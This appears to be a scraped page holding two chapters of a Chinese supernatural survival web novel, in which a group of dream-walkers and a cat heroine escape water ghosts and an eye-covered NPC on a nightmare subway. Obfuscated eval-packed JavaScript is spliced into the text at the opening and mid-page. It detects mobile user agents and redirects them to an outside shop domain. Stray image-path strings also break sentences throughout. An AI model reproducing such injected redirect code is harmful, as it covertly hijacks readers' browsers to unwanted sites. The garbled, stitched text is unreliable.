l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17534222|203775||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 故事啦。” “现在,聪明的你们一定想到了面对水鬼时的做法。” 南明芮温柔的声音回荡在空荡荡的、斑驳的旧地铁站下面。 “如果你是队伍中的最后一人,那么,你就千万不要回头看。” ——可她现在就是殿后的人啊! 纪雅音有种极其不祥的预感:“南姐,你说这个的意思难道是……?” 南明芮没回答她,声音回响在空荡荡的地铁站。 “我还没说完呢,而其他人,千万不能让水鬼知道,你这棵活稻草,已经发现了它。” 瓦格纳效应——越禁止,越想做。 纪雅音哆哆嗦嗦地抱着猫,开始觉得身后有什么东西在“吸引”她,只要回头看一眼,就能确认了。 要不看一眼?她就看一眼。 她微微向侧方偏了偏下巴…… 南明芮:“解闷小故事已经结束了,咳咳,我们还着急赶地铁呢,宁洛,你走快点吧。” 她声音很大,一下把纪雅音的注意力拉了回来。 纪雅音有些后怕,怎么回事,刚才她怎么会想要回头?! 宁洛根本不敢开口,听了南明芮的指挥,马上闷头开始小跑。 朝云正面对着那几个水鬼,发现它们的速度好像和被追的人挂钩,她们快起来了,后面的鬼也快起来了。 不,速度好像还超越她们。 正当后面的水鬼抬起湿哒哒的手,马上就要碰到纪雅音的肩膀时。 朝云眯起眼,对着最前面的水鬼张开嘴恐吓它。 “哈——” 南明芮一直留心听着后面的动静,马上大声道:“朝云哈气了,快跑!” 宁洛毫不犹豫,转身干脆利落地把南明芮扛肩上,开始撒腿狂奔。 等会儿,朝云哈气就要跑吗? 纪雅音还在烧烤,但南明芮一发号施令,她已经习惯性地跟着前面的宁洛跑起来。 朝云一直盯着那几个水鬼,它们实在难缠,速度竟然同步加快,手伸向纪雅音的长发。 朝云好像听见它们的声音了。 ——稻草…… ——我的稻草…… 它们果然是想拉纪雅音下水。 虽然朝云对大家作战的过去没有记忆,但是她在过来的路上,已经被纪雅音救了很多次,也知道纪雅音怎么极限地带着她逃跑,始终没有丢弃她。 朝云下意识地不希望纪雅音受到伤害。 纪雅音心中的某种冲动越发抑制不住,她刚想回头,就被南明芮预判了,喝止道:“谁都不准回头!跑!” 朝云蓝色的瞳孔逐渐发亮,她盯着那群水鬼,圆圆的小猫眼睛忽然出现了残影,不断拉长、拉长,直到双眼变成狭长的弯刀,竖瞳直勾勾地盯着它们。 朝云一心想着,要保护纪雅音。 【停——】 一道清冽的女声突然出现在朝云的脑海中,下一瞬,这个字仿佛顺着她的竖瞳,轰轰然如同洪钟砸向了身后的水鬼。 所有水鬼唰地同时止住,可是也仅仅只有一瞬,它们又动了起来。 抱着猫的纪雅音觉得自己的头发好像被什么东西勾了一下,但她稍稍用力就挣开了。 她脊背发凉,跑得更快了。 “快点!”宁洛扯着嗓子大喊,“扶梯就在前面了!” 纪雅音来不及细想,跟着宁洛朝扶梯跑去。 朝云却有些头疼,脑海中才开始出现莫名其妙的“沙沙”声,像老旧电视机失去信号时发出的白噪音,然后,她耳边就响起了系统的声音。 【共梦者面板激活】 【编号:1027号】 【姓名:朝云(闪烁中)】 【技能:言灵(灰色)】 【储物箱:锁定中】 【正在连接中……】 【连接失败,尝试重新连接】 【正在连接中……】 【连接失败,识别到该名共梦者已经死亡】 9. 遗书写给何人 “朝云……醒……” “朝……醒醒啊……!” “朝云!” 一声声呼唤,突然把朝云从昏迷之中拉了回来。 她眨眼看了看,发现她们一行人已经上了站台,到了刘福珍的尸体对面。 纪雅音狠狠地松了口气:“太好了!你醒了!” 朝云还有些晕,下意识想开口对她们说话:“嗷呜。” 但只能发出猫叫。 纪雅音心头一软,搂住猫猫头一阵嘬嘬嘬猛亲。 猫猫头有种令人上头的香味呢。 纪雅音砸吧砸吧嘴,恋恋不舍地放开了猫猫头。 朝云在纪雅音的怀里抬头,就看见了三人担忧的眼神。 “刚刚朝云怎么会晕过去,”南明芮伸手摸了摸朝云的脑袋,“阿音,刚才在下面的时候,你的确是队伍的最后一位是吧?” 纪雅音点头如捣蒜,然后猛地反应过来了:“对啊!南姐,你别跟我说刚刚说的都是真的……?” 南明芮:“……你才反应过来吗?那你刚才跟着我们跑什么?” 纪雅音挠了挠头,很无辜:“你们都跑了,我当然得跟上。” 虽然不明白是什么团,但是姐们开团她是必跟的。 宁洛搓了搓自己的胳膊,头皮发麻:“老纪,你还好没回头,不然能给你吓死,你都不知道你刚才后面有多少鬼,咦呃呃呃呃~~” 纪雅音脸色一白:“啊?” 宁洛勾住她的肩膀:“你听我跟你细说啊……” 南明芮懒得理这两个活宝,接过朝云,小猫咪身上软塌塌的,感觉稍微碰碰就要受伤了,南明芮很苦恼:“真是难办,朝云不能说话,技能用不了是一回事,没办法知道你是什么情况才更糟……” 朝云:“咪!” 南明芮:“啊?” 朝云很着急,她想再开口,但是意识到真的没办法说人话,毛绒绒的尾巴急躁地甩来甩去。 南明芮仔细看着着急的猫猫,她用肉垫轻轻拍了拍自己的嘴巴,两颗圆圆的眼睛充满了急切。 她悟了。 “你是不是有办法能说话了?”南明芮突然问。 旁边插科打诨的两人听见这句话,马上过来,紧张又期待地看着朝云。 南明芮:“还记得我们的约定吗?肯定答案就喵一声,否定就喵两声。” 朝云很激动,坚定不移地大声喵起来:“咪!” 刚才她好像在水鬼快要抓住纪雅音的那一瞬间用出了言灵技能,虽然很短暂,但那一下,不仅短暂控制住了水鬼,还让她激活了一个系统。 朝云在心里呼叫:共梦者面板。 【共梦者面板】 【编号:1129号】 【姓名:(待输入)】 【技能:无/待激活】 【储物箱:无】 【当前任务:保护刘福珍,通关噩梦 任务奖励:商城积分*1000;安全区积分*100(每存活一位安全区成员,额外奖励100积分) 特殊奖励:万界翻译器(您可以与任何有沟通意向的生命进行对话)】 只要通关这个噩梦,她就真的可以说话了! 不过,让她感觉有些奇怪的是,按照这个面板来看,每个共梦者只有一个才对。 但她竟然还有一个灰色的面板。 在她面前,是编号为1129号的共梦者面板,姓名是待输入。 而在这个面板旁边—— 朝云看向右边,那也是一个共梦者面板,但整个面板却是灰色的,顶上还有一行红字:连接失败,该名共梦者已死亡。 那是朝云的面板。 【连接失败,该名共梦者已死亡】 【共梦者面板】 【编号:1027号】 【姓名:朝云】 【技能:言灵】 【储物箱:已锁定】 朝云有点困惑。 这个面板是什么?她为什么有两个?还有,整个面板都在不断地强调“朝云”已经死了? 她这不是还好好活着吗,虽然现在只能是个猫。 而且,如果“朝云”已经死了,那她在另一个1129号的共梦者面板里——小猫靛蓝色的眼睛看向【姓名:(待输入)】这一栏——她还能输入自己的名字吗? 朝云干脆试试,只是,当她把“朝云”两个字输入后,马上就被共梦者面板跳出一个红叉,提醒她起名失败。 【该名称已被占用,请重新命名】 朝云:“……” 同为共梦者,南明芮她们三个肯定知道什么原因,但这么复杂的情况,很难喵喵咪咪地说明白。 朝云默默记下,等到通关之后获得这个万界翻译器,一定要好好问清楚。 她依次看向纪雅音、宁洛、南明芮。 一定要通关啊。 朝云在心里给她们加油打气,小猫爪爪努力地做了个握拳鼓劲的手势。 纪雅音看了看她诡异的爪子,同情地握住了它,并且摸了一把小猫肉垫,顺手的事儿。 “放心吧,朝云,”纪雅音郑重承诺,“就算你获得说话能力的条件是失去一只爪,变成残疾猫,我们也不会丢下你的。” 朝云:“……” “乘客们,列车马上就要进站了,本次列车终点站:春寅路。” “请乘客们有序候车,上下车当心缝隙……” 站内突然响起了刺耳的广播声。 像话筒离音箱太近而产生的高频啸叫声。 几人在开往冬亥路的列车进站前都听过这个广播声,但反方向的播报却特别刺耳。 南明芮顶着啸叫声看了一眼站台对面的共梦者们。 ——他们神色如常,仿佛根本没有听见这个声音。 看来声音传播范围是固定在站台的,这样想来也合理,现实中的地铁站,总是能够同时听到两边的进站播报声,但是共梦者们在对面时,从来没有听到过这边的播报声。 宁洛是几人中唯一没有捂住耳朵的,她站在三人最前面,看着一列地铁凭空出现,穿过了地铁站的水纹,直接进入站台中。 南明芮依旧在观察对面——对面连进站的车子都看不见,是不是说明,这其实完全是两个空间? 她低声道:“难怪会出现水鬼。” “什么?”宁洛问。 “上车再说。”南明芮道。 当列车缓缓停下,几人才发现身后莫名其妙出现了乘客,但是不多。 列车像是按下了站台的播放键,只有列车进站,才会让站台“活”过来。 ——列车对梦主而言很重要,为什么? 地铁停稳,车门打开,宁洛走在最前面,抬脚就要进去,忽然手臂被人从身后拉住,制止了她。 宁洛回头,撞进南明芮的眼中:“这辆车不对劲,你等等再进。” 她声音严肃,宁洛微微点头,岿然不动站在她前面,观察起站台上的其他乘客。 噩梦通用规则一:进入噩梦后,请在五分钟内找到通行证,并随身佩戴。 噩梦通用规则二:当你举棋不定之时,可以模仿NPC的举动,不要被梦主发现你是共梦者。 三人站着,哪怕地铁就在眼前,三人也耐心等待着其他人先动。 朝云眨了眨眼,她窝在纪雅音的怀里,率先发现了不对劲。 离车门不远处,有个西装男,他看了一眼手表,又看了一眼时刻表的屏幕,似乎是在确认时间,但是在朝云的眼中,列车时刻表完全是一片黑暗。 来回看了好几次,他才终于确认好了时间。 但西装男没有直接进入车门,而是;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17534223|203775||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 转过身去,他背对着车门,进入了车子里。 南明芮三人也注意到了这个西装男,西装男路过她们三个时,发现自己被注视着,甚至还友好地笑了笑。 这完全不像NPC该有的反应,还是那个结论,这个噩梦果然吞吃了许多人,才能让这些NPC如此栩栩如生。 宁洛低声说:“最怕碰到这种像真人的NPC了,真麻烦。” 纪雅音问南明芮:“南姐,我们也进去?” 南明芮看向朝云,小猫咪短暂地“咪咪”了两声,这是表示否定的含义,然后目光看向了站台上的其他人。 是啊,为什么其他人不上车呢? 南明芮想了想:“再等等,你们看其他人都没动,只上去了一个人。或许上车才是陷阱呢?” 通用规则虽然建议共梦者在举棋不定时模仿NPC,但是也会出现NPC们的举动不一致的情况。 南明芮决定再耐心等一下。 地铁站上的乘客仍旧没有动。 片刻之后,车灯开始闪烁,但站台上的其他人却仍然愣着,而且看他们的表情竟然都是木然,和刚刚那个宛若真人的NPC截然不同。 列车黄灯飞快闪烁,似乎在催促什么。 “南姐?”宁洛也催着问了一句。 南明芮抿了抿嘴,在最终时刻做了决策:“上车吧。只是我们也倒着进去,大家记得要背对着车门。” 照例,宁洛先进,南明芮在中间,纪雅音很细节地反向抱着猫猫,让朝云的背贴着自己,胸口对着外面。 她轻声说:“忍耐一下哦,朝云喵。” 朝云哭笑不得,她又不是真的猫,难道还会挣扎不成? 随着宁洛、南明芮、纪雅音三人依次进入列车中,车门飞快地关上,关门动静像铡刀落下一般。 三人看着车里,只有刚才那个西装男,不过好在西装男在车内是正常的,看来列车内对乘坐姿势没有其他规则。 三人找到个位置,刚一落座,就看见外面忽然飞起了鹅毛大雪。 雪越下越大、越下越大。 外面等车的NPC没有一个动的。 直到大雪完全覆盖了他们,把他们变成了活生生的雪人。 雪人这才动了,但他们还活着吗?不,去思考噩梦里的NPC是否活着,本身就是一件没有意义的事情。 死寂的列车内,西装男突然开口。 “好美的雪啊。” 三人同时转头,看向他。 西装男也转头,对她们三个友好地笑。 “真是可惜,”西装男又说,“外面那些人肯定是买错了车票,上不了这班车,只能在站台上活活冻死了。” 他感慨,然后珍惜地拿出手上的车票。 但三人看见车票时,却陡然愣住——那根本不是什么车票,而是噩梦通行证! 纪雅音眼神很好,低声在南明芮耳边道:“他的通行证是镜像的。” 西装男自顾自道:“车票可真难买啊,就算有命能买,也不一定命能用。” 他笑盈盈地看着她们:“四位朋友,你们的车票是在哪里买的呀?” 西装男逐渐收起了笑,因为他看见了朝云脖子上的通行证。 “哎呀,小猫咪脖子上的车票好像是正向的字,居然是万能车票吗?”他贪婪地看着它,“真好啊,要是我能有一张万能车票就好了……” 西装男突然站起来,朝着三人缓缓走过来。 每走一步,他身上的衣服就被撕出一道口子。 撕开的衣服下面,他的皮肤裸露出来。 纪雅音看了一眼他的皮肤,上面长着密密麻麻的眼睛。 “我要,要万能车票……”西装男痴迷地看着朝云的脖子,“带我走,去春寅路……我要回家……回家……” 他猛地向朝云冲过来。 10.遗书写给何人 “当!” 坐在边上的宁洛握着刀柄单手抬起,长刀立刻挡住了发疯的西装男,长刀尚未出窍,像一根铁棍,稳稳当当地挡在了暴走的西装男前面。 西装男推了推,长刀纹丝不动,宁洛只是单手举着就把他拦了下来。 他转头看向宁洛,身上的眼睛也都注视着她。 真恶心。 宁洛想,她密恐啊,这么多眼睛还是太震撼了。 “能不能杀?”宁洛稍稍偏头,不再看着这个西装男,向南明芮提问。 南明芮双手环胸,答:“这是地铁内,肯定不能杀,想办法在列车员过来之前让他失去意识。” “遵命。”宁洛对南明芮笑了笑。 宁洛起身,振开了长刀,西装男不得不连连后退,见她终于站起来,暴走的西装男更像是有了明确目标—— “你们是一起上车的,所以,你肯定也有吧,你也有万能车票吧!” 话音一落,他便龇牙咧嘴、张牙舞爪地冲着宁洛扑过来。 而宁洛后撤半步,拉住了地铁扶杆,借力凌空飞起,一脚踹到了西装男的太阳穴处。 西装男的太阳穴被痛击,直接歪身倒在了座位上,神志混沌,甩了甩头也没办法回神,但还是挣扎着抬手,手指指向小猫朝云。 但宁洛那一脚正中他的太阳穴,这可不是吃素的,他最终还是躺在座位上晕死过去。 